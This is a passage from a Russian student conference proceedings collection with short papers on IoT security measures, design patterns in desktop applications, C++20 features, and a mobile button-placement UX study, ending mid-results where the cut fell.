2. Язык имитационного моделирования GPSS: [Электронный ресурс]. URL: https://lvk.cs.msu.ru/~bahmurov/course_simulation/2015/tut_ipm_01_gpss.pdf
3. Исследование методов обработки текстовой информации и обзор этапов создания модели искусственного интеллекта при создании чат-ботов / А. В. Иванова, А. А. Кузьменко, Р. А. Филиппов [и др.] // Автоматизация и моделирование в проектировании и управлении. – 2021. – № 2(12). – С. 19-23. – DOI 10.30987/2658-6436-2021-2-19-23.
4. Development and study of the model for epidemic spread / A. V. Ivanova, A. S. Sazonova, A. A. Kuzmenko, L. B. Filippova // III International Workshop on Modeling, Information Processing and Computing (MIP: Computing-2021), Krasnoyarsk, 28 мая 2021 года. Vol. 2899. – Krasnoyarsk, Russia: CEUR-WS, 2021. – P. 9-16. – DOI 10.47813/dnit-mip3/2021-2899-9-16.
5. Sazonova, A. S. Calculation of a Complex Indicator of the Innovation Potential / A. S. Sazonova, A. A. Kuzmenko, M. V. Terekhov // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042028. – DOI 10.1088/1757-899X/753/4/042028.
5. Кравцов Д. В. Разработка приложений под мобильную платформу Android : лабораторный практикум / Д. В. Кравцов, М. А. Лосева, Е. А. Леонов, А.А. Кузьменко. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 72 с. – ISBN 978-5-9765-4014-9.

Материал поступил в редколлегию 20.04.2024

УДК 004.056.5

Особенности обеспечения безопасности в интернете вещей

Шуранов Даниил Юрьевич (ст.гр.) О-23-ИСТ-вд-М)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Филиппова Родиона Алексеевича (redfil@mail.ru)

Аннотация. Статья посвящена вопросам обеспечения безопасности интернета вещей. Проведён анализ основных проблем безопасности. Рассмотрены основные компоненты защиты для противодействия атакам на IoT.

Ключевые слова: Безопасность интернета вещей, интернет вещей, IoT, информационная безопасность, меры безопасности.

Появление новых доступных способов подключения в Интернете вещей (IoT) дают новую и обширную область для нанесения атак извне. Такие

устройства и приложения по работе с ними могут хранить обширные базы данных различного характера. Исходя из этого специалистам по безопасности в области Интернета вещей необходимо всё больше выходить за рамки установленных правил к информационной безопасности.

Можно выделить основные проблемы, связанные с безопасностью по работе с Интернетом вещей:

1. Недостаточное тестирования и время разработки.

Нередки случаи, когда производители устройств для интернета вещей очень спешат выпустить свой продукт на рынок, что откладывают область информационной безопасности разрабатываемого продукта на второй план. В момент разработки продукта могут быть выявлены не все уязвимости, а с его релизом обновление систем безопасности и вовсе могут отсутствовать. Но с ростом огласки необходимости защиты Интернета вещей, рост показателя безопасности увеличивается.

2. Взлом методом подбора в результате использования установленных по умолчанию паролей.

Многие устройства интернета вещей поставляются с установленными по умолчанию ненадежными паролями, а приобретающие их пользователи часто не осознают, что могут (и должны) поменять такие пароли. Ненадежные пароли и входные учетные данные делают устройства интернета вещей уязвимыми для взлома методом подбора пароля.

3. Раскрытие конфиденциальной информации.

Все устройства Интернета вещей в процессе своей эксплуатации постоянно собирают, хранят и передают разнородную информацию. Случаи попадание такой информации в руки третьих лиц постоянно растёт. Хотя пользователи и соглашаются на условия использования устройств Интернета вещей, но большинство не придают этому должного внимания и просто не читают их, и, следовательно, им не всегда очевидно, как и куда их данные могут попасть или быть переданы.

4. Увеличение числа кибератак.

В результате заражения устройства интернета вещей вредоносным ПО, такие устройства могут применяться для проведения массивных DDoS-атак (распределенных атак типа «отказ в обслуживании»), заражения еще большего количества машин или сокрытия вредоносной активности. DDoS-атакам на устройства Интернета вещей обычно подвергаются большие многомиллионные компании, но угроза нанесения вреда так же может коснуться и «умные» дома.

5. Незащищенные интерфейсы.

Типичные проблемы незащищенных интерфейсов, касаемые устройств Интернета вещей, включая недостаточное шифрование или его полное отсутствие или недостаточность проверки достоверности данных.

6. Переход на удаленную работу.

Устройства Интернета вещей дали возможность обширному числу пользователей осуществлять свою работу из дома, однако уровень безопасности домашних сетей связи намного меньше, чем корпоративных. При этом рост

количества используемых данных устройств выявил уязвимости в их безопасности.

Обеспечение безопасности IoT является критически важным аспектом при работе с ними. Стандартная система требует исполнения следующих требований для противодействия атакам на IoT.

- Процесс аутентификация должен проверить личность пользователей или устройств в системе IoT.
- Авторизация выясняет, перечень прав обладаемых уполномоченным объектом для выполнения задач в системе.
- Для обеспечения конфиденциальности служит шифровка данных, защищая от несанкционированного доступа к ним.
- Целостность служит защитой данных от их модификации, или может сигнализировать о вероятном их изменении.
- Запрет отказа от авторства гарантирует подлинность исходного источника данных.

Так как системы IoT построены из разносортных устройств с различными используемыми технологиями, определяющими свои требования к безопасности, принятие общих мер безопасности системы является большой проблемой из-за сложности их объединения.

На рисунке 1 отображены необходимые действия для обеспечения повышенной безопасности систем с точки зрения вышеупомянутых требований.




Рисунок 1. Требуемые действия для повышения безопасности

Ниже можно увидеть список рекомендаций (рисунок 2) для разработчиков, операторов и экспертов по безопасности. Эти рекомендации затрагивают заинтересованные стороны, охватывают весь спектр IoT и служат методом для устранения проблем, определенных выше.



Рисунок 2. Меры безопасности устройств IoT

Интернет вещей — это весьма обширная область ИТ, она развивается каждый день, делая жизнь человечества лучше и проще. Поскольку это быстро развивающаяся технология, ряд исследователей работают над улучшением защиты систем IoT непрерывно, убирая найденные в них уязвимости и создавая новые меры безопасности.

Список источников

1. Шамин, А. А. Интернет вещей для начинающих. Визуальное программирование микроконтроллеров семейства ESP8266 / А. А. Шамин. — Москва, Вологда : Инфра-Инженерия, 2023. — 118 с. — ISBN 978-5-9729-1167-7. — Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/132859.html> (дата обращения: 14.09.2023). — Режим доступа: для авторизир. пользователей

2. Росляков, А. В. Интернет вещей : учебное пособие / А. В. Росляков, С. В. Ваняшин, А. Ю. Гребешков. — Самара : Поволжский государственный университет телекоммуникаций и информатики, 2015. — 135 с. — Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/71837.html> (дата обращения: 19.12.2023). — Режим доступа: для авторизир. пользователей

3. Дубков И.С. Решение практических задач на базе технологии интернета вещей : учебное пособие / Дубков И.С., Сташевский П.С., Яковина И.Н.. — Новосибирск : Новосибирский государственный технический университет, 2017. — 80 с. — ISBN 978-5-7782-3161-0. — Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/91510.html> (дата обращения: 15.04.2024). — Режим доступа: для авторизир. Пользователей

4. Кравцов Д. В. Разработка приложений под мобильную платформу Android : лабораторный практикум / Д. В. Кравцов, М. А. Лосева, Е. А. Леонов,

*ISBN 978-5-907570-84-9 79-я студенческая научная конференция,
18 – 22 марта 2024 г., сборник статей и докладов*

А.А. Кузьменко. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 72 с. – ISBN 978-5-9765-4014-9.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Анализ особенностей применения паттернов проектирования при разработке Desktop-приложений

Авдеенко Илья Дмитриевич (О-22-ПРИ-2-рпс-Б)

*Работа выполнена под руководством старшего преподавателя кафедры
«Информатика и программное обеспечение», Коптенок Елизаветы Викторовны*

Аннотация. Данная статья представляет обзор основных паттернов проектирования и их применение в разработке Desktop-приложений. Рассматривается роль паттернов проектирования в улучшении структуры и архитектуры Desktop-приложений, а также их значимость для создания гибких, расширяемых и легко поддерживаемых программных продуктов. Представлены особенности использования паттернов проектирования в контексте Desktop-приложений, а также перспективы дальнейших исследований в этой области.

Ключевые слова: паттерны проектирования, Desktop-приложения, Фабричный метод, Прокси, Стратегия, Архитектурная структура, Повторное использование кода, Снижение зависимостей, Улучшение тестируемости, Облегчение командной работы.

В современном мире разработка Desktop-приложений стала особенно важной и актуальной задачей, поскольку множество компаний и организаций по-прежнему используют такие приложения для своей работы. Desktop-приложения обладают рядом преимуществ, таких как полный доступ к ресурсам компьютера, высокая производительность и возможность работы в оффлайн-режиме.

Однако, разработка Desktop-приложений может быть сложным и трудоемким процессом, требующим аккуратного проектирования и структурирования кода. Именно здесь на помощь приходят паттерны проектирования.

Паттерны проектирования — это повторяемые решения типичных проблем, с которыми сталкиваются разработчики при создании программного обеспечения. Существует множество различных видов паттернов проектирования:

1. Порождающие паттерны: такие как Фабричный метод (Factory Method), Абстрактная фабрика (Abstract Factory), Одиночка (Singleton) и Строитель (Builder), которые предоставляют способы создания объектов и структурирования процесса создания экземпляров классов.

2. Структурные паттерны: например, Прокси (Proxy), Адаптер (Adapter), Декоратор (Decorator) и Фасад (Facade), которые определяют способы организации компонентов программы для обеспечения лучшей структуры и взаимодействия.

3. Поведенческие паттерны: такие как Наблюдатель (Observer), Стратегия (Strategy), Состояние (State) и Команда (Command), которые определяют взаимодействие между объектами и управление их поведением.

Использование паттернов проектирования в разработке Desktop-приложений обеспечивает упрощение разработки, улучшение поддержки и расширяемости, а также повышение качества программного обеспечения.

Подробнее о наиболее популярных паттернах каждого вида:

Паттерн Фабричный метод относится к порождающим паттернам проектирования. Он предоставляет интерфейс для создания объектов в суперклассе, но позволяет подклассам изменять тип создаваемых объектов. Это позволяет делегировать процесс создания экземпляров классов подклассам.

В Desktop-приложениях паттерн Фабричный метод часто используется для создания различных элементов пользовательского интерфейса, таких как окна, кнопки, меню и т.д. Он позволяет абстрагировать процесс создания этих элементов, делая код более гибким и легко расширяемым.

Паттерн Прокси относится к структурным паттернам проектирования. Он предоставляет объект-заместитель или прокси, который контролирует доступ к другому объекту. Это позволяет добавлять дополнительную логику при доступе к объекту, такую как проверка доступа, кэширование, ленивая инициализация и т.д.

В Desktop-приложениях паттерн Прокси может использоваться для реализации различных задач, таких как загрузка ресурсов из сети, кэширование данных, логирование действий пользователя и т.д.

Паттерн Стратегия также относится к поведенческим паттернам проектирования. Он определяет семейство алгоритмов, инкапсулирует каждый из них и делает их взаимозаменяемыми. Это позволяет изменять поведение программы во время выполнения без изменения ее структуры.

В Desktop-приложениях паттерн Стратегия может применяться, например, для реализации различных стратегий отображения данных, алгоритмов поиска, сортировки и фильтрации.

При разработке Desktop-приложений применение паттернов проектирования обладает рядом особенностей, которые способствуют созданию эффективного, гибкого и легко поддерживаемого программного обеспечения.

Архитектурная структура. Применение паттернов проектирования помогает определить структуру приложения, разбивая его на модули или компоненты с четко определенными функциональными областями. Например, паттерны проектирования позволяют выделить отдельные слои ответственности в приложении, такие как слой доступа к данным, слой бизнес-логики и слой представления, что способствует лучшей организации кода и делает его более читаемым и понятным для разработчиков.

Повторное использование кода. Паттерны проектирования способствуют созданию модульного и гибкого кода, который легко адаптировать и переиспользовать в различных частях приложения. Например, использование

паттерна Фабричный метод позволяет создавать объекты различных типов с минимальными изменениями в коде.

Снижение зависимостей. Применение паттернов проектирования помогает уменьшить зависимости между компонентами приложения, что делает код более гибким и легко поддающимся изменениям. Например, использование паттерна Инверсия управления (Dependency Injection) позволяет инъектировать зависимости в объекты, что делает их менее связанными и более независимыми от конкретной реализации.

Улучшение тестируемости. Паттерны проектирования способствуют созданию кода, который легко поддается тестированию. Например, разделение бизнес-логики и представления в паттерне MVC позволяет легко тестировать каждый компонент независимо друг от друга, что улучшает качество и надежность приложения.

Облегчение командной работы. Применение паттернов проектирования делает код более понятным и структурированным, что упрощает работу нескольких разработчиков над одним проектом. Каждый член команды может легко понять структуру приложения и внести свои изменения, не затрагивая работу других разработчиков.

Анализ применения паттернов проектирования позволяет сделать вывод о том, что их использование существенно улучшает структуру и архитектуру Desktop-приложений. Паттерны помогают разработчикам создавать гибкие, расширяемые и легко поддерживаемые приложения, что повышает их качество и эффективность.

Применение паттернов проектирования является ключевым фактором для создания высококачественных Desktop-приложений. Оно обеспечивает лучшую структурированность кода, упрощает его поддержку и обновление, а также делает приложение более гибким и адаптируемым к изменяющимся требованиям и условиям эксплуатации.

Список литературы

1. Гамма Э. и др. Приемы объектно-ориентированного проектирования. Паттерны проектирования. Учебное пособие. – 2007.
2. Куликова Н. Н. и др. Паттерны проектирования: обзор и решаемые задачи // Наука и инновации в XXI веке: актуальные вопросы, открытия и достижения. – 2021.
3. Михеева Т. И. и др. Паттерны проектирования сложноорганизованных систем. – 2015.
4. Фримен Э. и др. Паттерны проектирования //СПб.: Питер,-2012.-656 с. – 2011.
5. Подвесовский А.Г., Лагерев Д.Г., Коростелев Д.А. Применение нечетких когнитивных моделей для формирования множества альтернатив в задачах принятия решений. Вестник Брянского государственного технического университета. 2009. № 4 (24). С. 77-84.

УДК 004.9

Анализ способов применения новых стандартов С++ при разработке программ

Аненков Олег Андреевич (О-22-ПРИ-1-рпс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Информатика и программное обеспечение», Коптенок Елизаветы Викторовны

Аннотация: Данная статья представляет собой анализ способов применения новых стандартов С++ при разработке программ. Современный С++ постоянно развивается и совершенствуется благодаря активной работе сообщества разработчиков и стандартизационных организаций. Каждое обновление стандарта языка приносит с собой новые возможности, улучшения и инструменты для более эффективного и безопасного программирования.

В статье рассказывается о способах применения нововведений стандарта С++20 при разработке программ.

Ключевые слова: новые стандарты С++, стандарт С++20, концепции, корутины, модули, оператор «Космический корабль».

Стандарт С++ 20 – это последний вышедший стандарт языка программирования С++, который внес множество значительных улучшений и новых возможностей, обогащающих функциональность языка и стандартной библиотеки. Рассмотрим некоторые ключевые изменения и возможности, представленные в стандарте С++ 20, а также способы их применения:

I. Концепции (Concepts)

Концепции (Concepts) в С++20 представляют собой механизм ограничения шаблонов, который позволяет задать требования к типам данных, используемым в шаблонах. Использование концепций повышает качество кода, сокращает время разработки и обеспечивает безопасность типов.

Практическое применение:

1. Разработка стандартных библиотек:

Концепции применяются при разработке стандартных библиотек С++, таких как контейнеры, алгоритмы, итераторы и другие компоненты STL (Standard Template Library).

2. Системное программирование:

В системном программировании концепции позволяют создавать надежные и эффективные системные приложения с четким контролем типов данных.

3. Проекты с большим кодовым объемом:

При работе над крупными проектами концепции помогают обеспечить четкое определение требований к типам данных и шаблонам, что способствует улучшению общей структуры проекта.

4. Разработка фреймворков и библиотек:

В создании фреймворков и библиотек концепции используются для определения интерфейсов, требований к типам и шаблонам, что помогает пользователям использовать эти компоненты более безопасно и эффективно.

5. Игровая индустрия:

В разработке компьютерных игр концепции C++ применяются для создания высокопроизводительных, надежных и оптимизированных игровых движков, обеспечивающих плавный геймплей и хорошую графику.

6. Финансовая сфера:

В финансовой сфере концепции C++ используются для разработки высоконагруженных финансовых приложений, где важна точность вычислений и быстрое действие.

7. Научные вычисления:

В области научных и инженерных расчетов концепции C++ помогают создавать эффективные и точные алгоритмы, обрабатывать большие объемы данных и управлять ресурсами системы.

II. Корутины (Coroutines)

Корутины (coroutines) в C++ являются механизмом, который позволяет писать асинхронный код, который может приостанавливаться и возобновляться в произвольных местах без использования явного управления потоками.

Практическое применение:

1. Асинхронное программирование:

Корутины используются для написания асинхронного кода, который может быть приостановлен и возобновлен без явного управления потоками. Это упрощает обработку асинхронных операций в сетевых приложениях, серверах и других задачах.

2. Потокбезопасные приложения:

В многопоточных приложениях корутины могут упростить управление состоянием и выполнением задач, обеспечивая безопасность выполнения операций на разных потоках.

3. Операции ввода-вывода:

Корутины позволяют записывать удобный синхронный код для работы с операциями ввода-вывода, такими как чтение файлов, сетевые запросы и обработка данных.

4. Разработка веб-приложений:

Веб-серверы и веб-приложения могут использовать корутины для обработки запросов, управления сессиями и улучшения производительности при обработке большого числа одновременных соединений.

5. Графические приложения:

В графических приложениях корутины могут помочь в управлении анимациями, мультимедийным контентом и обработке событий в реальном времени.

6. Параллельные вычисления:

Корутины могут использоваться в параллельных вычислениях для упрощения координации и синхронизации выполнения задач на различных ядрах процессора.

7. Тестирование и отладка:

В разработке тестов и отладочных сценариев корутины могут быть полезны для имитации асинхронных событий и составления сложной логики выполнения.

III. Модули (Modules)

Модули в C++20 являются важным нововведением, которое призвано упростить структурирование и компиляцию кода, а также улучшить производительность и поддержку крупных проектов.

Практическое применение:

1. Большие проекты и кодовые базы:

Модули используются в крупных проектах с обширными кодовыми базами для разделения кода на логические блоки, облегчая поддержку, разработку и масштабирование проекта.

2. Библиотеки и фреймворки:

При создании библиотек и фреймворков модули помогают упростить управление зависимостями, обеспечивая явные интерфейсы и экспортируемые функции.

3. Проекты с большим количеством внешних зависимостей:

В проектах, где большое количество внешних зависимостей, модули позволяют снизить риск конфликтов и проблем при интеграции сторонних компонентов.

4. Управление временем сборки:

Модули способствуют снижению времени сборки проекта за счет устранения избыточных зависимостей и повторного включения файлов, ускоряя процесс компиляции.

5. Разработка кроссплатформенных приложений:

При разработке кроссплатформенных приложений модули облегчают портирование и переносимость кода между различными операционными системами.

6. Проекты с длительным циклом разработки:

В проектах, где длительный цикл разработки, использование модулей помогает поддерживать чистоту кода, улучшает читаемость и облегчает внесение изменений.

7. Системное программирование:

При работе на близком к аппаратуре уровне, модули облегчают кодирование и управление зависимостями в системных приложениях.

IV. Оператор "Космический корабль" (Spaceship operator)

Оператор "Космический корабль" (`operator<=>`) в C++ является оператором трехстороннего сравнения, который обеспечивает возможность сравнения двух объектов на равенство, больше или меньше. Он возвращает

значение, указывающее на результат сравнения между объектами в соответствии с их отношением один к другому.

Практическое применение:

1. Алгоритмы сортировки и упорядочивания:

В программах, где требуется сравнение объектов и определение порядка, оператор "Космический корабль" облегчает реализацию алгоритмов сортировки и упорядочивания.

2. Структуры данных и контейнеры:

При работе со структурами данных, такими как деревья, хеш-таблицы и другие контейнеры, оператор "Космический корабль" помогает определить логику сравнения элементов.

3. Разработка пользовательских типов данных:

При создании пользовательских классов и структур данных оператор "Космический корабль" используется для определения способа сравнения объектов этого типа.

4. Библиотеки обработки данных:

В библиотеках обработки данных и аналитики оператор "Космический корабль" обеспечивает удобный способ сравнения и сортировки информации.

5. Графические приложения:

В приложениях с графическим интерфейсом оператор "Космический корабль" может использоваться для управления порядком отображения элементов.

6. Тестирование и сравнение данных:

При разработке средств тестирования и проверки оператор "Космический корабль" используется для сравнения ожидаемых и фактических результатов.

7. Оптимизация алгоритмов:

В задачах оптимизации и улучшения производительности оператор "Космический корабль" может помочь упростить сравнительные операции и сократить дублирование кода.

Список источников

1. Райнер Гримм «C++ 20: Get the Details».

2. Айвор Хортон, Питер Ван Вирт «Beginning C++20: From Novice to Professional»

3. Дейл Грин, Курт Гунтерос «The C++ Workshop: Learn to write clean, maintainable code in C++ and advance your career in software engineering»

4. Бьёрн Андрист, Виктор Сехр «C++ High Performance: Master the art of optimizing the functioning of your C++ code»

5. Официальный сайт Microsoft [Электронный ресурс]. – Режим доступа: <https://www.microsoft.com/ru-ru/>.

Материал поступил в редколлегию 20.04.2024

УДК 004.512.2

Методика и результаты исследования положения кнопки в мобильном интерфейсе

Буглаев Тимофей Алексеевич (ст. гр. О-21-ИВТ-1-ПО-Б)

Работа выполнена под руководством доцента кафедры «Информатика и вычислительная техника», Дергачева Константина Владимировича (kv.dergachev@gmail.com)

Аннотация. Рассматриваются методы и принципы исследования UX, включая экспериментальный дизайн, направленный на оценку эффективности размещения элементов интерфейса. С помощью экспериментального дизайна мобильного приложения исследуется оптимальное положение кнопки. Разработанная методика и результаты исследования положения кнопки позволяют создавать более удобные и эффективные мобильные приложения с учетом предпочтений пользователей в выборе элементов интерфейса.

Ключевые слова: пользовательский опыт, эффективность, время реакции, положение кнопки, экспериментальный дизайн, мобильный интерфейс, обнаружение элементов

В современном цифровом мире мобильные устройства стали неотъемлемой частью повседневной жизни, предоставляя нам широкий спектр возможностей от общения до работы. В этом контексте, удобство использования мобильных приложений (User Experience, UX) становится критически важным. Целью данного исследования является определение оптимального расположения элементов интерфейса для повышения эффективности взаимодействия пользователей с приложениями на мобильных устройствах.

С ростом сложности мобильных приложений и увеличением числа функций, доступных пользователям, возникает необходимость в эффективном размещении элементов интерфейса на экране устройства [2]. Этот процесс включает в себя не только организацию функциональных элементов, но и обеспечение удобства использования и интуитивной навигации для пользователей. В современных мобильных приложениях важно стремиться к более рациональному использованию пространства экрана, чтобы минимизировать необходимость в лишних действиях со стороны пользователя и повысить общую эффективность приложения [1]. Таким образом, вопрос о размещении элементов интерфейса на экране становится ключевым аспектом исследования UX для мобильных устройств. Он требует тщательного анализа и тестирования различных вариантов размещения, чтобы обеспечить оптимальное взаимодействие между пользователем и приложением.

Для проведения исследования, был создан экспериментальный дизайн, целью которого было оценить эффективность размещения кнопки настроек в различных областях интерфейса мобильного приложения [3].

Кнопки обозначены числовыми метками (1, 2, 3 и так далее) и размещены в различных местах экрана (рис. 1). Цель исследования заключалась в активации меню настроек путем нажатия на соответствующий значок. В процессе эксперимента автор фиксировал время, затраченное на выполнение задания, а также количество кликов, которые были совершены для достижения цели. Общее количество экспериментов составило 6.




Рис. 12. Расположение кнопок в экспериментальном дизайне приложения

В первом эксперименте все кнопки настроек были размещены на экране и пользователю предстояло выбрать одну из них для активации. Этот эксперимент был направлен на исследование предпочтений пользователей в выборе кнопки для дальнейшего взаимодействия. Наибольшее количество нажатий было зафиксировано на кнопке с номером 2 (рис. 2). Из этого факта можно сделать следующие выводы:

1. Пользователи, вероятно, привыкли к расположению основных функциональных элементов в верхней части интерфейса;
2. Верхняя часть экрана больше привлекает внимание пользователя.




Рис. 2. Диаграмма частоты нажатий на определенную кнопку

В четырех последующих экспериментах каждому пользователю показывалась одна кнопка, размещенная в определенной пронумерованной области экрана (см. рис. 1), и пользователю предстояло нажать ее. Основной целью этих экспериментов было выявление оптимального расположения ключевых кнопок с точки зрения скорости и эффективности выбора. Для достижения этой цели фиксировалось время, затраченное пользователем на нахождение и нажатие кнопки, а также количество кликов, необходимых для выполнения действия (рис. 3 и 4). Из результатов эксперимента были сделаны следующие выводы:

1. Наименьшее время, необходимое для нажатия кнопки, отмечено у элементов, расположенных непосредственно на экране;
2. Наименьшее количество нажатий для кнопки было зафиксировано у элементов, размещенных непосредственно на экране;
3. Элементы, находящиеся вне основной страницы, требуют значительно больше времени для обнаружения и активации;
4. Элементы без пиктограммы также требуют заметного времени на обработку и активацию;
5. Элементы, размещенные в центре экрана, привлекают внимание пользователей в последнюю очередь.



Рис. 3. Диаграмма среднего времени нажатия на кнопку



Рис. 4. Диаграмма среднего количества нажатий на кнопку

В последнем эксперименте участникам предстояло обнаружить и активировать кнопку, расположенную в шторке слева. Особенностью данного теста было отсутствие пиктограммы на шторке. Цель эксперимента заключалась в следующем:

1. Изучение способности пользователей обнаружить данную кнопку.
2. Анализ поведения пользователей при попытке найти кнопку.
3. Подсчет количества кликов, совершаемых пользователями.

Большинство участников сначала проверяли различные места на экране, включая иконку "Dev" (см. рис. 1), расположенную в левом верхнем углу главной страницы, затем приступали к последовательному клику на все элементы интерфейса в попытке найти нужную кнопку. Для активации кнопки требовался свайп влево, однако большинство пользователей предпочитали просто кликнуть

на иконку, игнорируя возможность свайпа. Результаты и выводы наблюдений следующие:

1. Внимание пользователей в основном привлекали верхняя и нижняя панели, где они начинали активно искать кнопки.
2. Пользователи начинали кликать по всем элементам интерфейса в попытке обнаружить кнопку (среднее количество кликов составило 12).
